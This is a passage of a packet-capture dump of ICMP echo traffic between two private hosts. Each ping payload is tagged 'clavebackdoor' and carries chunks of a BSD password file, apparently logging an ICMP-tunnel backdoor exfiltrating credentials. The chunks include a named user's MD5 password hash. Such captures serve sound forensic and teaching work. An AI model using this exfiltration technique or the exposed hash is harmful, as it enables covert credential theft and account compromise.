0040  2f 75 73 72 2f 73 62 69 6e 2f 6e 6f 6c 6f 67 69   /usr/sbin/nologi
0050  6e 0a 6e 65 77 73 3a 2a 3a 38 3a 38 3a 3a 30 3a   n.news:*:8:8::0:
0060  30 3a 4e 65 77 73 20 53 75 62 73 79 73 74 65 6d   0:News Subsystem
0070  3a 2f 3a 2f 75 73 72 2f 73 62 69 6e 2f 6e 6f 6c   :/:/usr/sbin/nol
0080  6f 67 69 6e 0a 6d 61 6e 3a 2a 3a 39 3a 39 3a 3a   ogin.man:*:9:9::
0090  30 3a 30 3a 4d 69 73 74 65 72 20 4d 61 6e 20 50   0:0:Mister Man P
00a0  61 67                                             ag

Frame 12 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:17:31:96:5b:1f (00:17:31:96:5b:1f), Dst: 00:0c:29:e1:a2:26
(00:0c:29:e1:a2:26)
Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.30
(192.168.0.30)
Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0 ()
    Checksum: 0x960e [correct]
    Identifier: 0x1812
    Sequence number: 1280 (0x0500)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F7273722F67616D65733A2F75...

0000  00 0c 29 e1 a2 26 00 17 31 96 5b 1f 08 00 45 00   ..)..&..1.[...E.
0010  00 94 74 3d 00 00 40 01 84 bb c0 a8 00 02 c0 a8   ..t=..@.........
0020  00 1e 00 00 96 0e 18 12 05 00 63 6c 61 76 65 62   ..........claveb
0030  61 63 6b 64 6f 6f 72 73 72 2f 67 61 6d 65 73 3a   ackdoorsr/games:
0040  2f 75 73 72 2f 73 62 69 6e 2f 6e 6f 6c 6f 67 69   /usr/sbin/nologi
0050  6e 0a 6e 65 77 73 3a 2a 3a 38 3a 38 3a 3a 30 3a   n.news:*:8:8::0:
0060  30 3a 4e 65 77 73 20 53 75 62 73 79 73 74 65 6d   0:News Subsystem
0070  3a 2f 3a 2f 75 73 72 2f 73 62 69 6e 2f 6e 6f 6c   :/:/usr/sbin/nol
0080  6f 67 69 6e 0a 6d 61 6e 3a 2a 3a 39 3a 39 3a 3a   ogin.man:*:9:9::
0090  30 3a 30 3a 4d 69 73 74 65 72 20 4d 61 6e 20 50   0:0:Mister Man P
00a0  61 67                                             ag

Frame 13 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:0c:29:e1:a2:26 (00:0c:29:e1:a2:26), Dst: 00:17:31:96:5b:1f
(00:17:31:96:5b:1f)
Internet Protocol, Src: 192.168.0.30 (192.168.0.30), Dst: 192.168.0.2
(192.168.0.2)
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0 ()
    Checksum: 0x5bb2 [correct]
    Identifier: 0x1812
    Sequence number: 1536 (0x0600)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F7265733A2F7573722F736861...

0000  00 17 31 96 5b 1f 00 0c 29 e1 a2 26 08 00 45 00   ..1.[...)..&..E.
0010  00 94 01 ca 00 00 40 01 f7 2e c0 a8 00 1e c0 a8   ......@.........
0020  00 02 08 00 5b b2 18 12 06 00 63 6c 61 76 65 62   ....[.....claveb
0030  61 63 6b 64 6f 6f 72 65 73 3a 2f 75 73 72 2f 73   ackdoores:/usr/s
0040  68 61 72 65 2f 6d 61 6e 3a 2f 75 73 72 2f 73 62   hare/man:/usr/sb
0050  69 6e 2f 6e 6f 6c 6f 67 69 6e 0a 73 73 68 64 3a   in/nologin.sshd:
0060  2a 3a 32 32 3a 32 32 3a 3a 30 3a 30 3a 53 65 63   *:22:22::0:0:Sec
0070  75 72 65 20 53 68 65 6c 6c 20 44 61 65 6d 6f 6e   ure Shell Daemon
0080  3a 2f 76 61 72 2f 65 6d 70 74 79 3a 2f 75 73 72   :/var/empty:/usr
0090  2f 73 62 69 6e 2f 6e 6f 6c 6f 67 69 6e 0a 73 6d   /sbin/nologin.sm
00a0  6d 73                                             ms

Frame 14 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:17:31:96:5b:1f (00:17:31:96:5b:1f), Dst: 00:0c:29:e1:a2:26
(00:0c:29:e1:a2:26)
Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.30
(192.168.0.30)
Internet Control Message Protocol
```

```
    Type: 0 (Echo (ping) reply)
    Code: 0 ()
    Checksum: 0x63b2 [correct]
    Identifier: 0x1812
    Sequence number: 1536 (0x0600)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F7265733A2F7573722F736861...

0000  00 0c 29 e1 a2 26 00 17 31 96 5b 1f 08 00 45 00   ..)..&..1.[...E.
0010  00 94 74 3e 00 00 40 01 84 ba c0 a8 00 02 c0 a8   ..t>..@.........
0020  00 1e 00 00 63 b2 18 12 06 00 63 6c 61 76 65 62   ....c.....claveb
0030  61 63 6b 64 6f 6f 72 65 73 3a 2f 75 73 72 2f 73   ackdoores:/usr/s
0040  68 61 72 65 2f 6d 61 6e 3a 2f 75 73 72 2f 73 62   hare/man:/usr/sb
0050  69 6e 2f 6e 6f 6c 6f 67 69 6e 0a 73 73 68 64 3a   in/nologin.sshd:
0060  2a 3a 32 32 3a 32 32 3a 3a 30 3a 30 3a 53 65 63   *:22:22::0:0:Sec
0070  75 72 65 20 53 68 65 6c 6c 20 44 61 65 6d 6f 6e   ure Shell Daemon
0080  3a 2f 76 61 72 2f 65 6d 70 74 79 3a 2f 75 73 72   :/var/empty:/usr
0090  2f 73 62 69 6e 2f 6e 6f 6c 6f 67 69 6e 0a 73 6d   /sbin/nologin.sm
00a0  6d 73                                             ms

Frame 15 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:0c:29:e1:a2:26 (00:0c:29:e1:a2:26), Dst: 00:17:31:96:5b:1f
(00:17:31:96:5b:1f)
Internet Protocol, Src: 192.168.0.30 (192.168.0.30), Dst: 192.168.0.2
(192.168.0.2)
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0 ()
    Checksum: 0xd156 [correct]
    Identifier: 0x1812
    Sequence number: 1792 (0x0700)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F72703A2A3A32353A32353A3A...

0000  00 17 31 96 5b 1f 00 0c 29 e1 a2 26 08 00 45 00   ..1.[...)..&..E.
0010  00 94 89 20 00 00 40 01 6f d8 c0 a8 00 1e c0 a8   ... ..@.o.......
0020  00 02 08 00 d1 56 18 12 07 00 63 6c 61 76 65 62   .....V....claveb
0030  61 63 6b 64 6f 6f 72 70 3a 2a 3a 32 35 3a 32 35   ackdoorp:*:25:25
0040  3a 3a 30 3a 30 3a 53 65 6e 64 6d 61 69 6c 20 53   ::0:0:Sendmail S
0050  75 62 6d 69 73 73 69 6f 6e 20 55 73 65 72 3a 2f   ubmission User:/
0060  76 61 72 2f 73 70 6f 6f 6c 2f 63 6c 69 65 6e 74   var/spool/client
0070  6d 71 75 65 75 65 3a 2f 75 73 72 2f 73 62 69 6e   mqueue:/usr/sbin
0080  2f 6e 6f 6c 6f 67 69 6e 0a 6d 61 69 6c 6e 75 6c   /nologin.mailnul
0090  6c 3a 2a 3a 32 36 3a 32 36 3a 3a 30 3a 30 3a 53   l:*:26:26::0:0:S
00a0  65 6e                                             en

Frame 16 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:17:31:96:5b:1f (00:17:31:96:5b:1f), Dst: 00:0c:29:e1:a2:26
(00:0c:29:e1:a2:26)
Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.30
(192.168.0.30)
Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0 ()
    Checksum: 0xd956 [correct]
    Identifier: 0x1812
    Sequence number: 1792 (0x0700)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F72703A2A3A32353A32353A3A...

0000  00 0c 29 e1 a2 26 00 17 31 96 5b 1f 08 00 45 00   ..)..&..1.[...E.
0010  00 94 74 3f 00 00 40 01 84 b9 c0 a8 00 02 c0 a8   ..t?..@.........
0020  00 1e 00 00 d9 56 18 12 07 00 63 6c 61 76 65 62   .....V....claveb
0030  61 63 6b 64 6f 6f 72 70 3a 2a 3a 32 35 3a 32 35   ackdoorp:*:25:25
0040  3a 3a 30 3a 30 3a 53 65 6e 64 6d 61 69 6c 20 53   ::0:0:Sendmail S
0050  75 62 6d 69 73 73 69 6f 6e 20 55 73 65 72 3a 2f   ubmission User:/
0060  76 61 72 2f 73 70 6f 6f 6c 2f 63 6c 69 65 6e 74   var/spool/client
0070  6d 71 75 65 75 65 3a 2f 75 73 72 2f 73 62 69 6e   mqueue:/usr/sbin
0080  2f 6e 6f 6c 6f 67 69 6e 0a 6d 61 69 6c 6e 75 6c   /nologin.mailnul
0090  6c 3a 2a 3a 32 36 3a 32 36 3a 3a 30 3a 30 3a 53   l:*:26:26::0:0:S
00a0  65 6e                                             en

Frame 17 (162 bytes on wire, 162 bytes captured)
```

```
Ethernet II, Src: 00:0c:29:e1:a2:26 (00:0c:29:e1:a2:26), Dst: 00:17:31:96:5b:1f
(00:17:31:96:5b:1f)
Internet Protocol, Src: 192.168.0.30 (192.168.0.30), Dst: 192.168.0.2
(192.168.0.2)
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0 ()
    Checksum: 0x65ff [correct]
    Identifier: 0x1812
    Sequence number: 2048 (0x0800)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F72646D61696C204465666175...

0000  00 17 31 96 5b 1f 00 0c 29 e1 a2 26 08 00 45 00   ..1.[...)..&..E.
0010  00 94 9c 93 00 00 40 01 5c 65 c0 a8 00 1e c0 a8   ......@.\e......
0020  00 02 08 00 65 ff 18 12 08 00 63 6c 61 76 65 62   ....e.....claveb
0030  61 63 6b 64 6f 6f 72 64 6d 61 69 6c 20 44 65 66   ackdoordmail Def
0040  61 75 6c 74 20 55 73 65 72 3a 2f 76 61 72 2f 73   ault User:/var/s
0050  70 6f 6f 6c 2f 6d 71 75 65 75 65 3a 2f 75 73 72   pool/mqueue:/usr
0060  2f 73 62 69 6e 2f 6e 6f 6c 6f 67 69 6e 0a 62 69   /sbin/nologin.bi
0070  6e 64 3a 2a 3a 35 33 3a 35 33 3a 3a 30 3a 30 3a   nd:*:53:53::0:0:
0080  42 69 6e 64 20 53 61 6e 64 62 6f 78 3a 2f 3a 2f   Bind Sandbox:/:/
0090  75 73 72 2f 73 62 69 6e 2f 6e 6f 6c 6f 67 69 6e   usr/sbin/nologin
00a0  0a 70                                            .p

Frame 18 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:17:31:96:5b:1f (00:17:31:96:5b:1f), Dst: 00:0c:29:e1:a2:26
(00:0c:29:e1:a2:26)
Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.30
(192.168.0.30)
Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0 ()
    Checksum: 0x6dff [correct]
    Identifier: 0x1812
    Sequence number: 2048 (0x0800)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F72646D61696C204465666175...

0000  00 0c 29 e1 a2 26 00 17 31 96 5b 1f 08 00 45 00   ..)..&..1.[...E.
0010  00 94 74 40 00 00 40 01 84 b8 c0 a8 00 02 c0 a8   ..t@..@.........
0020  00 1e 00 00 6d ff 18 12 08 00 63 6c 61 76 65 62   ....m.....claveb
0030  61 63 6b 64 6f 6f 72 64 6d 61 69 6c 20 44 65 66   ackdoordmail Def
0040  61 75 6c 74 20 55 73 65 72 3a 2f 76 61 72 2f 73   ault User:/var/s
0050  70 6f 6f 6c 2f 6d 71 75 65 75 65 3a 2f 75 73 72   pool/mqueue:/usr
0060  2f 73 62 69 6e 2f 6e 6f 6c 6f 67 69 6e 0a 62 69   /sbin/nologin.bi
0070  6e 64 3a 2a 3a 35 33 3a 35 33 3a 3a 30 3a 30 3a   nd:*:53:53::0:0:
0080  42 69 6e 64 20 53 61 6e 64 62 6f 78 3a 2f 3a 2f   Bind Sandbox:/:/
0090  75 73 72 2f 73 62 69 6e 2f 6e 6f 6c 6f 67 69 6e   usr/sbin/nologin
00a0  0a 70                                            .p

Frame 19 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:0c:29:e1:a2:26 (00:0c:29:e1:a2:26), Dst: 00:17:31:96:5b:1f
(00:17:31:96:5b:1f)
Internet Protocol, Src: 192.168.0.30 (192.168.0.30), Dst: 192.168.0.2
(192.168.0.2)
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0 ()
    Checksum: 0x925b [correct]
    Identifier: 0x1812
    Sequence number: 2304 (0x0900)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F72726F78793A2A3A36323A36...

0000  00 17 31 96 5b 1f 00 0c 29 e1 a2 26 08 00 45 00   ..1.[...)..&..E.
0010  00 94 ad ed 00 00 40 01 4b 0b c0 a8 00 1e c0 a8   ......@.K.......
0020  00 02 08 00 92 5b 18 12 09 00 63 6c 61 76 65 62   .....[....claveb
0030  61 63 6b 64 6f 6f 72 72 6f 78 79 3a 2a 3a 36 32   ackdoorroxy:*:62
0040  3a 36 32 3a 3a 30 3a 30 3a 50 61 63 6b 65 74 20   :62::0:0:Packet
0050  46 69 6c 74 65 72 20 70 73 65 75 64 6f 2d 75 73   Filter pseudo-us
0060  65 72 3a 2f 6e 6f 6e 65 78 69 73 74 65 6e 74 3a   er:/nonexistent:
0070  2f 75 73 72 2f 73 62 69 6e 2f 6e 6f 6c 6f 67 69   /usr/sbin/nologi
```

```
0080  6e 0a 5f 70 66 6c 6f 67 64 3a 2a 3a 36 34 3a 36   n._pflogd:*:64:6
0090  34 3a 3a 30 3a 30 3a 70 66 6c 6f 67 64 20 70 72   4::0:0:pflogd pr
00a0  69 76                                             iv

Frame 20 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:17:31:96:5b:1f (00:17:31:96:5b:1f), Dst: 00:0c:29:e1:a2:26
(00:0c:29:e1:a2:26)
Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.30
(192.168.0.30)
Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0 ()
    Checksum: 0x9a5b [correct]
    Identifier: 0x1812
    Sequence number: 2304 (0x0900)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F72726F78793A2A3A36323A36...

0000  00 0c 29 e1 a2 26 00 17 31 96 5b 1f 08 00 45 00   ..)..&..1.[...E.
0010  00 94 74 41 00 00 40 01 84 b7 c0 a8 00 02 c0 a8   ..tA..@.........
0020  00 1e 00 00 9a 5b 18 12 09 00 63 6c 61 76 65 62   .....[....claveb
0030  61 63 6b 64 6f 6f 72 72 6f 78 79 3a 2a 3a 36 32   ackdoorroxy:*:62
0040  3a 36 32 3a 3a 30 3a 30 3a 50 61 63 6b 65 74 20   :62::0:0:Packet
0050  46 69 6c 74 65 72 20 70 73 65 75 64 6f 2d 75 73   Filter pseudo-us
0060  65 72 3a 2f 6e 6f 6e 65 78 69 73 74 65 6e 74 3a   er:/nonexistent:
0070  2f 75 73 72 2f 73 62 69 6e 2f 6e 6f 6c 6f 67 69   /usr/sbin/nologi
0080  6e 0a 5f 70 66 6c 6f 67 64 3a 2a 3a 36 34 3a 36   n._pflogd:*:64:6
0090  34 3a 3a 30 3a 30 3a 70 66 6c 6f 67 64 20 70 72   4::0:0:pflogd pr
00a0  69 76                                             iv

Frame 21 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:0c:29:e1:a2:26 (00:0c:29:e1:a2:26), Dst: 00:17:31:96:5b:1f
(00:17:31:96:5b:1f)
Internet Protocol, Src: 192.168.0.30 (192.168.0.30), Dst: 192.168.0.2
(192.168.0.2)
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0 ()
    Checksum: 0x628c [correct]
    Identifier: 0x1812
    Sequence number: 2560 (0x0a00)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F72736570207573657023A2F76...

0000  00 17 31 96 5b 1f 00 0c 29 e1 a2 26 08 00 45 00   ..1.[...)..&..E.
0010  00 94 bb c7 00 00 40 01 3d 31 c0 a8 00 1e c0 a8   ......@.=1......
0020  00 02 08 00 62 8c 18 12 0a 00 63 6c 61 76 65 62   ....b.....claveb
0030  61 63 6b 64 6f 6f 72 73 65 70 20 75 73 65 72 3a   ackdoorsep user:
0040  2f 76 61 72 2f 65 6d 70 74 79 3a 2f 75 73 72 2f   /var/empty:/usr/
0050  73 62 69 6e 2f 6e 6f 6c 6f 67 69 6e 0a 5f 64 68   sbin/nologin._dh
0060  63 70 3a 2a 3a 36 35 3a 36 35 3a 3a 30 3a 30 3a   cp:*:65:65::0:0:
0070  64 68 63 70 20 70 72 6f 67 72 61 6d 73 3a 2f 76   dhcp programs:/v
0080  61 72 2f 65 6d 70 74 79 3a 2f 75 73 72 2f 73 62   ar/empty:/usr/sb
0090  69 6e 2f 6e 6f 6c 6f 67 69 6e 0a 75 75 63 70 3a   in/nologin.uucp:
00a0  2a 3a                                             *:

Frame 22 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:17:31:96:5b:1f (00:17:31:96:5b:1f), Dst: 00:0c:29:e1:a2:26
(00:0c:29:e1:a2:26)
Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.30
(192.168.0.30)
Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0 ()
    Checksum: 0x6a8c [correct]
    Identifier: 0x1812
    Sequence number: 2560 (0x0a00)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F72736570207573657023A2F76...

0000  00 0c 29 e1 a2 26 00 17 31 96 5b 1f 08 00 45 00   ..)..&..1.[...E.
0010  00 94 74 42 00 00 40 01 84 b6 c0 a8 00 02 c0 a8   ..tB..@.........
0020  00 1e 00 00 6a 8c 18 12 0a 00 63 6c 61 76 65 62   ....j.....claveb
```

```
0030  61 63 6b 64 6f 6f 72 73 65 70 20 75 73 65 72 3a   ackdoorsep user:
0040  2f 76 61 72 2f 65 6d 70 74 79 3a 2f 75 73 72 2f   /var/empty:/usr/
0050  73 62 69 6e 2f 6e 6f 6c 6f 67 69 6e 0a 5f 64 68   sbin/nologin._dh
0060  63 70 3a 2a 3a 36 35 3a 36 35 3a 3a 30 3a 30 3a   cp:*:65:65::0:0:
0070  64 68 63 70 20 70 72 6f 67 72 61 6d 73 3a 2f 76   dhcp programs:/v
0080  61 72 2f 65 6d 70 74 79 3a 2f 75 73 72 2f 73 62   ar/empty:/usr/sb
0090  69 6e 2f 6e 6f 6c 6f 67 69 6e 0a 75 75 63 70 3a   in/nologin.uucp:
00a0  2a 3a                                            *:

Frame 23 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:0c:29:e1:a2:26 (00:0c:29:e1:a2:26), Dst: 00:17:31:96:5b:1f
(00:17:31:96:5b:1f)
Internet Protocol, Src: 192.168.0.30 (192.168.0.30), Dst: 192.168.0.2
(192.168.0.2)
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0 ()
    Checksum: 0x59ce [correct]
    Identifier: 0x1812
    Sequence number: 2816 (0x0b00)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F7236363A36363A3A303A303A...

0000  00 17 31 96 5b 1f 00 0c 29 e1 a2 26 08 00 45 00   ..1.[...)..&..E.
0010  00 94 29 07 00 00 40 01 cf f1 c0 a8 00 1e c0 a8   ..)...@.........
0020  00 02 08 00 59 ce 18 12 0b 00 63 6c 61 76 65 62   ....Y.....claveb
0030  61 63 6b 64 6f 6f 72 36 36 3a 36 36 3a 3a 30 3a   ackdoor66:66::0:
0040  30 3a 55 55 43 50 20 70 73 65 75 64 6f 2d 75 73   0:UUCP pseudo-us
0050  65 72 3a 2f 76 61 72 2f 73 70 6f 6f 6c 2f 75 75   er:/var/spool/uu
0060  63 70 70 75 62 6c 69 63 3a 2f 75 73 72 2f 6c 6f   cppublic:/usr/lo
0070  63 61 6c 2f 6c 69 62 65 78 65 63 2f 75 75 63 70   cal/libexec/uucp
0080  2f 75 75 63 69 63 6f 0a 70 6f 70 3a 2a 3a 36 38   /uucico.pop:*:68
0090  3a 36 3a 3a 30 3a 30 3a 50 6f 73 74 20 4f 66 66   :6::0:0:Post Off
00a0  69 63                                            ic

Frame 24 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:17:31:96:5b:1f (00:17:31:96:5b:1f), Dst: 00:0c:29:e1:a2:26
(00:0c:29:e1:a2:26)
Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.30
(192.168.0.30)
Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0 ()
    Checksum: 0x61ce [correct]
    Identifier: 0x1812
    Sequence number: 2816 (0x0b00)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F7236363A36363A3A303A303A...

0000  00 0c 29 e1 a2 26 00 17 31 96 5b 1f 08 00 45 00   ..)..&..1.[...E.
0010  00 94 74 43 00 00 40 01 84 b5 c0 a8 00 02 c0 a8   ..tC..@.........
0020  00 1e 00 00 61 ce 18 12 0b 00 63 6c 61 76 65 62   ....a.....claveb
0030  61 63 6b 64 6f 6f 72 36 36 3a 36 36 3a 3a 30 3a   ackdoor66:66::0:
0040  30 3a 55 55 43 50 20 70 73 65 75 64 6f 2d 75 73   0:UUCP pseudo-us
0050  65 72 3a 2f 76 61 72 2f 73 70 6f 6f 6c 2f 75 75   er:/var/spool/uu
0060  63 70 70 75 62 6c 69 63 3a 2f 75 73 72 2f 6c 6f   cppublic:/usr/lo
0070  63 61 6c 2f 6c 69 62 65 78 65 63 2f 75 75 63 70   cal/libexec/uucp
0080  2f 75 75 63 69 63 6f 0a 70 6f 70 3a 2a 3a 36 38   /uucico.pop:*:68
0090  3a 36 3a 3a 30 3a 30 3a 50 6f 73 74 20 4f 66 66   :6::0:0:Post Off
00a0  69 63                                            ic

Frame 25 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:0c:29:e1:a2:26 (00:0c:29:e1:a2:26), Dst: 00:17:31:96:5b:1f
(00:17:31:96:5b:1f)
Internet Protocol, Src: 192.168.0.30 (192.168.0.30), Dst: 192.168.0.2
(192.168.0.2)
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0 ()
    Checksum: 0xe87e [correct]
    Identifier: 0x1812
    Sequence number: 3072 (0x0c00)
    Data (120 bytes)
```

```
        Data: 636C6176656261636B646F6F7265204F776E65723A2F6E6F...

0000  00 17 31 96 5b 1f 00 0c 29 e1 a2 26 08 00 45 00   ..1.[...)..&..E.
0010  00 94 9a 2e 00 00 40 01 5e ca c0 a8 00 1e c0 a8   ......@.^.......
0020  00 02 08 00 e8 7e 18 12 0c 00 63 6c 61 76 65 62   .....~....claveb
0030  61 63 6b 64 6f 6f 72 65 20 4f 77 6e 65 72 3a 2f   ackdoore Owner:/
0040  6e 6f 6e 65 78 69 73 74 65 6e 74 3a 2f 75 73 72   nonexistent:/usr
0050  2f 73 62 69 6e 2f 6e 6f 6c 6f 67 69 6e 0a 77 77   /sbin/nologin.ww
0060  77 3a 2a 3a 38 30 3a 38 30 3a 3a 30 3a 30 3a 57   w:*:80:80::0:0:W
0070  6f 72 6c 64 20 57 69 64 65 20 57 65 62 20 4f 77   orld Wide Web Ow
0080  6e 65 72 3a 2f 6e 6f 6e 65 78 69 73 74 65 6e 74   ner:/nonexistent
0090  3a 2f 75 73 72 2f 73 62 69 6e 2f 6e 6f 6c 6f 67   :/usr/sbin/nolog
00a0  69 6e                                            in

Frame 26 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:17:31:96:5b:1f (00:17:31:96:5b:1f), Dst: 00:0c:29:e1:a2:26
(00:0c:29:e1:a2:26)
Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.30
(192.168.0.30)
Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0 ()
    Checksum: 0xf07e [correct]
    Identifier: 0x1812
    Sequence number: 3072 (0x0c00)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F7265204F776E65723A2F6E6F...

0000  00 0c 29 e1 a2 26 00 17 31 96 5b 1f 08 00 45 00   ..)..&..1.[...E.
0010  00 94 74 44 00 00 40 01 84 b4 c0 a8 00 02 c0 a8   ..tD..@.........
0020  00 1e 00 00 f0 7e 18 12 0c 00 63 6c 61 76 65 62   .....~....claveb
0030  61 63 6b 64 6f 6f 72 65 20 4f 77 6e 65 72 3a 2f   ackdoore Owner:/
0040  6e 6f 6e 65 78 69 73 74 65 6e 74 3a 2f 75 73 72   nonexistent:/usr
0050  2f 73 62 69 6e 2f 6e 6f 6c 6f 67 69 6e 0a 77 77   /sbin/nologin.ww
0060  77 3a 2a 3a 38 30 3a 38 30 3a 3a 30 3a 30 3a 57   w:*:80:80::0:0:W
0070  6f 72 6c 64 20 57 69 64 65 20 57 65 62 20 4f 77   orld Wide Web Ow
0080  6e 65 72 3a 2f 6e 6f 6e 65 78 69 73 74 65 6e 74   ner:/nonexistent
0090  3a 2f 75 73 72 2f 73 62 69 6e 2f 6e 6f 6c 6f 67   :/usr/sbin/nolog
00a0  69 6e                                            in

Frame 27 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:0c:29:e1:a2:26 (00:0c:29:e1:a2:26), Dst: 00:17:31:96:5b:1f
(00:17:31:96:5b:1f)
Internet Protocol, Src: 192.168.0.30 (192.168.0.30), Dst: 192.168.0.2
(192.168.0.2)
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0 ()
    Checksum: 0x2c1d [correct]
    Identifier: 0x1812
    Sequence number: 3328 (0x0d00)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F720A6E6F626F64793A2A3A36...

0000  00 17 31 96 5b 1f 00 0c 29 e1 a2 26 08 00 45 00   ..1.[...)..&..E.
0010  00 94 6f 99 00 00 40 01 89 5f c0 a8 00 1e c0 a8   ..o...@.._......
0020  00 02 08 00 2c 1d 18 12 0d 00 63 6c 61 76 65 62   ....,.....claveb
0030  61 63 6b 64 6f 6f 72 0a 6e 6f 62 6f 64 79 3a 2a   ackdoor.nobody:*
0040  3a 36 35 35 33 34 3a 36 35 35 33 34 3a 3a 30 3a   :65534:65534::0:
0050  30 3a 55 6e 70 72 69 76 69 6c 65 67 65 64 20 75   0:Unprivileged u
0060  73 65 72 3a 2f 6e 6f 6e 65 78 69 73 74 65 6e 74   ser:/nonexistent
0070  3a 2f 75 73 72 2f 73 62 69 6e 2f 6e 6f 6c 6f 67   :/usr/sbin/nolog
0080  69 6e 0a 6d 61 72 63 65 6c 6f 3a 24 31 24 2f 69   in.marcelo:$1$/i
0090  5a 51 42 37 4b 64 24 58 51 45 32 77 4d 47 42 44   ZQB7Kd$XQE2wMGBD
00a0  58 4c                                            XL

Frame 28 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:17:31:96:5b:1f (00:17:31:96:5b:1f), Dst: 00:0c:29:e1:a2:26
(00:0c:29:e1:a2:26)
Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.30
(192.168.0.30)
Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
```

```
    Code: 0 ()
    Checksum: 0x341d [correct]
    Identifier: 0x1812
    Sequence number: 3328 (0x0d00)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F720A6E6F626F64793A2A3A36...

0000  00 0c 29 e1 a2 26 00 17 31 96 5b 1f 08 00 45 00   ..)..&..1.[...E.
0010  00 94 74 45 00 00 40 01 84 b3 c0 a8 00 02 c0 a8   ..tE..@.........
0020  00 1e 00 00 34 1d 18 12 0d 00 63 6c 61 76 65 62   ....4.....claveb
0030  61 63 6b 64 6f 6f 72 0a 6e 6f 62 6f 64 79 3a 2a   ackdoor.nobody:*
0040  3a 36 35 35 33 34 3a 36 35 35 33 34 3a 3a 30 3a   :65534:65534::0:
0050  30 3a 55 6e 70 72 69 76 69 6c 65 67 65 64 20 75   0:Unprivileged u
0060  73 65 72 3a 2f 6e 6f 6e 65 78 69 73 74 65 6e 74   ser:/nonexistent
0070  3a 2f 75 73 72 2f 73 62 69 6e 2f 6e 6f 6c 6f 67   :/usr/sbin/nolog
0080  69 6e 0a 6d 61 72 63 65 6c 6f 3a 24 31 24 2f 69   in.marcelo:$1$/i
0090  5a 51 42 37 4b 64 24 58 51 45 32 77 4d 47 42 44   ZQB7Kd$XQE2wMGBD
00a0  58 4c                                             XL

Frame 29 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:0c:29:e1:a2:26 (00:0c:29:e1:a2:26), Dst: 00:17:31:96:5b:1f
(00:17:31:96:5b:1f)
Internet Protocol, Src: 192.168.0.30 (192.168.0.30), Dst: 192.168.0.2
(192.168.0.2)
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0 ()
    Checksum: 0x4c58 [correct]
    Identifier: 0x1812
    Sequence number: 3584 (0x0e00)
    Data (120 bytes)
        Data: 636C6176656261636B646F6F7272312F6C6B5169514F5A2F...

0000  00 17 31 96 5b 1f 00 0c 29 e1 a2 26 08 00 45 00   ..1.[...)..&..E.
0010  00 94 ca 08 00 00 40 01 2e f0 c0 a8 00 1e c0 a8   ......@.........
0020  00 02 08 00 4c 58 18 12 0e 00 63 6c 61 76 65 62   ....LX....claveb
0030  61 63 6b 64 6f 6f 72 72 31 2f 6c 6b 51 69 51 4f   ackdoorr1/lkQiQO
0040  5a 2f 3a 31 30 30 31 3a 31 30 30 31 3a 3a 30 3a   Z/:1001:1001::0:
0050  30 3a 4d 61 72 63 65 6c 6f 20 46 65 72 6e 61 6e   0:Marcelo Fernan
0060  64 65 7a 3a 2f 68 6f 6d 65 2f 6d 61 72 63 65 6c   dez:/home/marcel
